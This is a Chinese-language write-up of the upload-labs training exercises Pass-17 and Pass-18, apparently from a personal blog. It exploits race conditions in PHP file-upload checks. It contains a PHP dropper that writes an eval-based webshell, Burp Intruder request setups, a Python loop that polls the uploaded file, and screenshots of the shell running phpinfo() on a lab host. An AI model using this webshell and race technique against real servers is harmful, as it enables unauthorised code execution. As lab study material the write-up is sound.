
```
# 源码

$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name, strrpos($file_name, ".")+1); // 截取上传文件的后缀(不包括点)
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    1)if(move_uploaded_file($temp_file, $upload_file)){ // 将上传的文件移动到新位置
    2) if(in_array($file_ext,$ext_arr)){ // 这里是进行文件后缀的判断
        $img_path = UPLOAD_PATH . '/' . rand(10, 99).date("YmdHis").".".$file_ext;
        rename($upload_file, $img_path);
        $is_upload = true;
    }else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
        unlink($upload_file); // 删除文件
    }
}else{
    $msg = '上传出错！';
}
}
```

看到上面 **1)** 和 **2)** 的位置，先是将上传的文件移动到了新的位置之后再判断文件的是不是图片如果不是再删除移动的图片，逻辑上是不是有点不严谨了，说明这里就存在可以让我们绕过的地方，如果疯狂的上传和访问图片，就可能造成文件正在被访问不能删除，文件就可以暂时的保留了。



为了 webshell 可以更好的发挥作用，我这里使用php自动生成一句话木马，这样如果某一次访问成功了，就会生成一个木马文件，目的就达到了。

被访问的文件中的代码

```
<?php
fputs(fopen('shell.php', 'w'),'<?php @eval($_POST["cmd"]) ?>')
?>
```

shell.php 文件就是将被生成的webshell文件，里面写一句话代码

随便上传一个php文件进行抓包，将抓包的数据发送Intruder模块中

② Choose an attack type 开始攻击(Start attack)

Attack type: 狙击手-单个payload(Sniper)

③ payload位置(Payload Positions)

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: Update Host header to match target

```

1 POST /Pass-17/index.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----260484739425441509974020998335
8 Content-Length: 446
9 Origin: http://192.168.58.21:8080
10 Connection: close
11 Referer: http://192.168.58.21:8080/Pass-17/index.php
12 Upgrade-Insecure-Requests: 1
13 DNT: 1
14
15 -----260484739425441509974020998335
16 Content-Disposition: form-data; name="upload_file"; filename="wfile_post_cmd.php"
17 Content-Type: application/octet-stream
18
19 <?php
20 fputs(fopen('webshell.php', 'w'), '<?php @eval($_POST["cmd"])?>');
21 ?)
22 -----260484739425441509974020998335
23 Content-Disposition: form-data; name="submit"
24
25 a, a%
26 -----260484739425441509974020998335--

```

设置 载荷 为无载荷，将无限期重复勾选上，这样就可以一直上传shell文件，根本停不下来。

② Payload集(Payload set)

您可以定义一个或多个有效负载(payload sets)。有效负载集(payload sets)的数量取决于“位置(Positions)”选项卡中定义的攻击类型。每个有效负载集(payload sets)可以使用各种有效负载类型(payload type)，并且可以以各种方式定制每种有效负载类型(payload type)。

Payload集(Payload set): Payload数量(Payload count): 未知

Payload类型(Payload type): 请求数量(Request count): 0

③ Payload选项(Null payloads)

它生成一个payload值为空的字符串，无需设置payload标记。可以在不更改基本请求的情况下重复发送。

生成(Generate) 生成有效载荷

无限重复(Continue indefinitely)

④ Payload处理(Payload Processing)

您可以定义在使用有效负载之前对每个有效负载(payload)执行各种处理任务(tasks)的规则。

添加	禁用(Enabl...	规则(Rule)
<input type="button" value="编辑"/>	<input type="button" value="删除"/>	<input type="button" value="向上"/>
<input type="button" value="向下"/>		

⑤ Payload编码(Payload Encoding)

为了安全地发送HTTP请求，最终的payload将会对框框内容进行URL编码，如果不需要，可以取消勾选。

URL编码这些字符(URL-encode these characters):

模拟访问上传的shell文件，进行抓包，设置无限制访问，当有一次访问成功后就会在 上传的目录下生成一个 webshell.php 文件。

② Choose an attack type 开始攻击(Start attack)

Attack type: 狙击手-单个payload(Sniper)

③ payload位置(Payload Positions)

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: Update Host header to match target

```

1 GET /upload/wfile_post_cmd.php HTTP/1.1
2 Host: 192.168.58.21:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.58.21:8080/upload/wfile_post_cmd.php
9 Upgrade-Insecure-Requests: 1
10 DNT: 1
11

```

1 Payload集(Payload set) 开始攻击(Start attack)

您可以定义一个或多个有效负载集(payload sets)。有效负载集(payload sets)的数量取决于“位置(Positions)”选项卡中定义的攻击类型。每个有效负载集(payload sets)可以使用各种有效负载类型(payload type)，并且可以以各种方式定制每种有效负载类型(payload type)。

Payload集(Payload set): Payload数量(Payload count): 未知

Payload类型(Payload type): 请求数量(Request count): 0

2 Payload选项[Null payloads]

您生成一个payload值为空的字符串，无需设置payload标记，可以在不更改基本请求的情况下重复发送。

生成(Generate) 生成有效载荷

无限重复(Continue indefinitely)

3 Payload处理(Payload Processing)

您可以定义在使用有效负载之前对每个有效负载(payload)执行各种处理任务(tasks)的规则。

添加	启用(Enabl...	规则(Rule)
编辑		
删除		
向上		
向下		


4 Payload编码(Payload Encoding)


为了安全地发送HTTP请求，最终的payload将对程序内容进行URL编码。如果不需要，可以取消勾选。

URL编码这些字符(URL-encode these characters):

两个 **Payload** 都设置好了之后，就可以开始表演了。

小插曲：这里不知道是什么原因一直导致上传出错，换了一个环境就可以正常响应了，所以下面就用另外一个环境进行 **条件竞争** 的测试。
(后来发现是因为windows系统的安全中心的问题，php文件一提交就被删了，导致代码中找不到移动的文件然后报错)





Burp 访问shell文件的时候总是报错，没办法 只能临时用python跑一下了，最终还是跑出来了了，挺好。

Payload集(Payload set) 开始攻击(Start attack)

您可以定义一个或多个有效负载集(payload sets)。有效负载集(payload sets)的数量取决于“位置(Positions)”选项卡中定义的攻击类型。每个有效负载集(payload sets)可以使用各种有效负载类型(payload type)，并且可以以各种方式定制每种有效负载类型(payload type)。

Payload集(Payload set): Payload数量(Payload count): 未知

Payload类型(Payload type): 请求数量(Request count): 0

Payload选项[Null payloads]

它生成一个payload值为空的字符串。无需设置payload值。

生成(Generate) 生成有效载荷

无限重复(Continue indefinitely)

Payload处理(Payload Processing)

您可以定义在使用有效负载之前对每个有效负载(payload)

启用(Enabl... 规则

Warnings

- The basic request does not contain a blank line, and so is not a valid HTTP request.

Payload编码(Payload Encoding)

为了安全地发送HTTP请求，最终的payload将会对框框内容进行URL编码，如果不需要，可以取消勾选。

The image shows a Sublime Text editor on the left with a Python script for a web attack. The script sends a payload to a server and checks for a 200 status code. The output shows the script is still running, with 'webshell.php' generated and a 200 status code received.

On the right, a Burp Suite proxy tool window displays a list of requests. The table below shows the details of these requests:

请求(Request)	有效载荷(Payload)	状态(Status)	错误(Error)	超时(Timeout)	长度(Length)	注释(Comment)
11320	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11321	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11322	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11323	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11324	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11325	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11326	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11327	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11328	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11329	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11330	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11331	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11332	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11333	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11334	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	
11335	null	200	<input type="checkbox"/>	<input type="checkbox"/>	3733	

访问一下 webshell.php 文件，验证一些是否真的成功生成了。

The image shows a web browser window with the address bar displaying '192.168.58.21:8080/upload/webshell.php'. The page content is blank, indicating that the file exists but has no output.

访问空白，说明文件存在，只是没有输出语句，所以看起来就是空白的，使用插件给shell传参执行。

upload-labs x phpinfo() x + SEARCH

192.168.58.21:8080/upload/webshell.php

PHP Version 5.5.38

System	Linux 25be7a005050 3.10.0-862.2.3.el7.x86_64 #1 SMP Wed May 9 18:05:47 UTC 2018 x86_64
Build Date	Aug 10 2016 21:02:47
Configure Command	./configure '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-apxs2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/php.ini

Encryption Encoding SQL XSS LFI XXE Other

Load URL http://192.168.58.21:8080/upload/webshell.php

Split URL

Execute

Post data Referer User Agent Cookies Add Header Clear All

cmd=phpinfo();

H DNT: 1

H Upgrade-Insecure-Requests: 1

H Connection: keep-alive

成功访问 webshell.php 文件并传参输出。

方法：条件竞争

Pass-18

上传一个shell文件抓包，放到重放模块进行测试，先是测试了一下服务端验证逻辑，我在png后面加了空格，响应中直接提示不允许上传，正常上传一个png后缀的文件就没有问题。

请求(Request)	响应(Response)
<pre> 1 POST /Pass-18/index.php HTTP/1.1 2 Host: 192.168.58.21:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----323916727922543054601117044125 8 Content-Length: 450 9 Origin: http://192.168.93.128 10 Connection: close 11 Referer: http://192.168.93.128/Pass-18/index.php 12 Upgrade-Insecure-Requests: 1 13 DNT: 1 14 15 -----323916727922543054601117044125 16 Content-Disposition: form-data; name="upload_file"; filename="file_post_cmd.php.png" 17 Content-Type: application/octet-stream 18 19 <?php 20 fputs(fopen('webshell.php', 'w'), '<?php @eval(\$_POST["cmd"])?>'); 21 ?> 22 -----323916727922543054601117044125 23 Content-Disposition: form-data; name="submit" 24 25 上传 26 -----323916727922543054601117044125-- </pre>	<pre> 48 49 </div> 50 51 <div id="upload_panel"> 52 53 54 <h3> 55 任务 56 </h3> 57 <p> 58 上传一个<code> 59 webshell 60 </code> 61 到服务器。 62 </p> 63 64 65 <h3> 66 上传区 67 </h3> 68 <form enctype="multipart/form-data" method="post"> 69 <p> 70 请选择要上传的图片: <p> 71 <input class="input_file" type="file" name="upload_file"/> 72 <input class="button" type="submit" name="submit" value="上传"/> 73 </form> 74 <div id="msg"> 75 提示: 上传失败, 无法上传该类型文件。 76 </div> 77 <div id="img"> 78 </div> 79 </pre>

上面和下面的返回对比, 就知道, 这关没有过滤空格, 也不校验 MIME 和 文件头只是校验文件的后缀, 妥妥的白名单。

请求(Request)	响应(Response)
<pre> 1 POST /Pass-18/index.php HTTP/1.1 2 Host: 192.168.58.21:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----323916727922543054601117044125 8 Content-Length: 449 9 Origin: http://192.168.93.128 10 Connection: close 11 Referer: http://192.168.93.128/Pass-18/index.php 12 Upgrade-Insecure-Requests: 1 13 DNT: 1 14 15 -----323916727922543054601117044125 16 Content-Disposition: form-data; name="upload_file"; filename="wfile_post_cmd.php.png" 17 Content-Type: application/octet-stream 18 19 <?php 20 fputs(fopen('webshell.php', 'w'), '<?php @eval(\$_POST["cmd"])?>'); 21 ?> 22 -----323916727922543054601117044125 23 Content-Disposition: form-data; name="submit" 24 25 上传 26 -----323916727922543054601117044125-- </pre>	<pre> 52 53 54 <h3> 55 任务 56 </h3> 57 <p> 58 上传一个<code> 59 webshell 60 </code> 61 到服务器。 62 </p> 63 64 65 <h3> 66 上传区 67 </h3> 68 <form enctype="multipart/form-data" method="post"> 69 <p> 70 请选择要上传的图片: <p> 71 <input class="input_file" type="file" name="upload_file"/> 72 <input class="button" type="submit" name="submit" value="上传"/> 73 </form> 74 <div id="msg"> 75 </div> 76 <div id="img"> 77 78 </div> 79 80 81 </div> 82 <div id="footer"> 83 <center> 84 Copyright&nbsp;:&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp; 85 86 </center> </pre>

没什么思路, 就看看源码和提示吧

```

# 源码
/index.php
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php"); // 包含这个php文件
    $imgFileName = time(); // 获取当前时间
    // 创建一个对象, 获取上传文件的文件名、临时文件名、文件的大小和当前系统时间
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'], $_FILES['upload_file']['size'], $imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
}

```

```

switch ($status_code) {
    case 1:
        $is_upload = true;
        $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
        break;
    case 2:
        $msg = '文件已经被上传，但没有重命名。';
        break;
    case -1:
        $msg = '这个文件不能上传到服务器的临时文件存储目录。';
        break;
    case -2:
        $msg = '上传失败，上传目录不可写。';
        break;
    case -3:
        $msg = '上传失败，无法上传该类型文件。';
        break;
    case -4:
        $msg = '上传失败，上传的文件过大。';
        break;
    case -5:
        $msg = '上传失败，服务器已经存在相同名称文件。';
        break;
    case -6:
        $msg = '文件无法上传，文件不能复制到目标目录。';
        break;
    default:
        $msg = '未知错误!';
        break;
}
}

```

//myupload.php

```
class MyUpload{ // 这里定义了可以上传的文件
```

```

.....
.....
.....
var $cls_arr_ext_accepted = array(
    ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z", ".ppt",
    ".html", ".xml", ".tiff", ".jpeg", ".png" );

```

```

.....
.....
.....
/** upload()
 **
 ** Method to upload the file.
 ** This is the only method to call outside the class.
 ** @para String name of directory we upload to
 ** @returns void
 **/

```

```

function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }

```

```
$ret = $this->setDir( $dir ); // 设置目录
```



```

$ret = $this->getDir( $dir ); // 设置目录
if( $ret != 1 ){
    return $this->resultUpload( $ret );
}

$ret = $this->checkExtension(); // 检查后缀
if( $ret != 1 ){
    return $this->resultUpload( $ret );
}

$ret = $this->checkSize(); // 检查文件大小
if( $ret != 1 ){
    return $this->resultUpload( $ret );
}

// if flag to check if the file exists is set to 1

if( $this->cls_file_exists == 1 ){

    $ret = $this->checkFileExists(); // 检查文件是否存在
    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }
}

// if we are here, we are ready to move the file to destination

$ret = $this->move(); // 移动文件
if( $ret != 1 ){
    return $this->resultUpload( $ret );
}

// check if we need to rename the file

if( $this->cls_rename_file == 1 ){
    $ret = $this->renameFile(); // 重命名文件
    if( $ret != 1 ){
        return $this->resultUpload( $ret );
    }
}


// if we are here, everything worked as planned :)

return $this->resultUpload( "SUCCESS" );

}
.....
.....
.....
};

```

看到上面的代码我都有点懵了，因为我不认识，但是看对象的名字也就知道这段代码的作用了(这里感谢作者给出的命名规范)，上面先是判断文件的后缀是否符合，文件是否存在然后移动文件之后再重命名，所以这里也可能存在条件竞争，因为改名在移动的后面，只要绕过后缀检测，再快速的访问文件，就有可能没改成文件名。但是为什么会执行代码呢？因为这里可能是存在apache文件解析漏洞(从右到左依次解析)，所以和解析漏洞配合使用。和上面一题一样，无限上传然后配合文件包含漏洞无限访问上传的文件，一直到成功访问且生成一个shell文件。



这里顺便贴上我不怎么滴的py代码

```

## 在没有把握一次成功的时候，建议先使用有限循环测试，没问题之后再行无限循环，避免把电脑搞崩(跑到一定程度上py会自动退出)
# /usr/bin/env python3
# -*- coding:'UTF-8' -*-
#####
# @Filename: upload-labs.py
# @Version: v0.1
# @Author: One0ay
# @Email: one0ay@163.com
# @Time: 2022-04-20 23:02:29
# @Note: upload-labs Pass-17~18
#####
import requests

payload = 'http://192.168.93.128/upload/wfile_post_cmd.php.7z' // 这里写访问的文件地址

# n = 1
"""return while 有限循环100次将True改为 n < 100，将注释n部分去掉"""
while True:
    request = requests.get(payload)
    status = request.status_code
    if status == 200:
        print('webshell.php已生成，访问状态码: ', status) // 生成shell后会自动退出循环
        break
    else:
        # n += 1
        print('还在访问中.....'.status)
        continue
print('END')

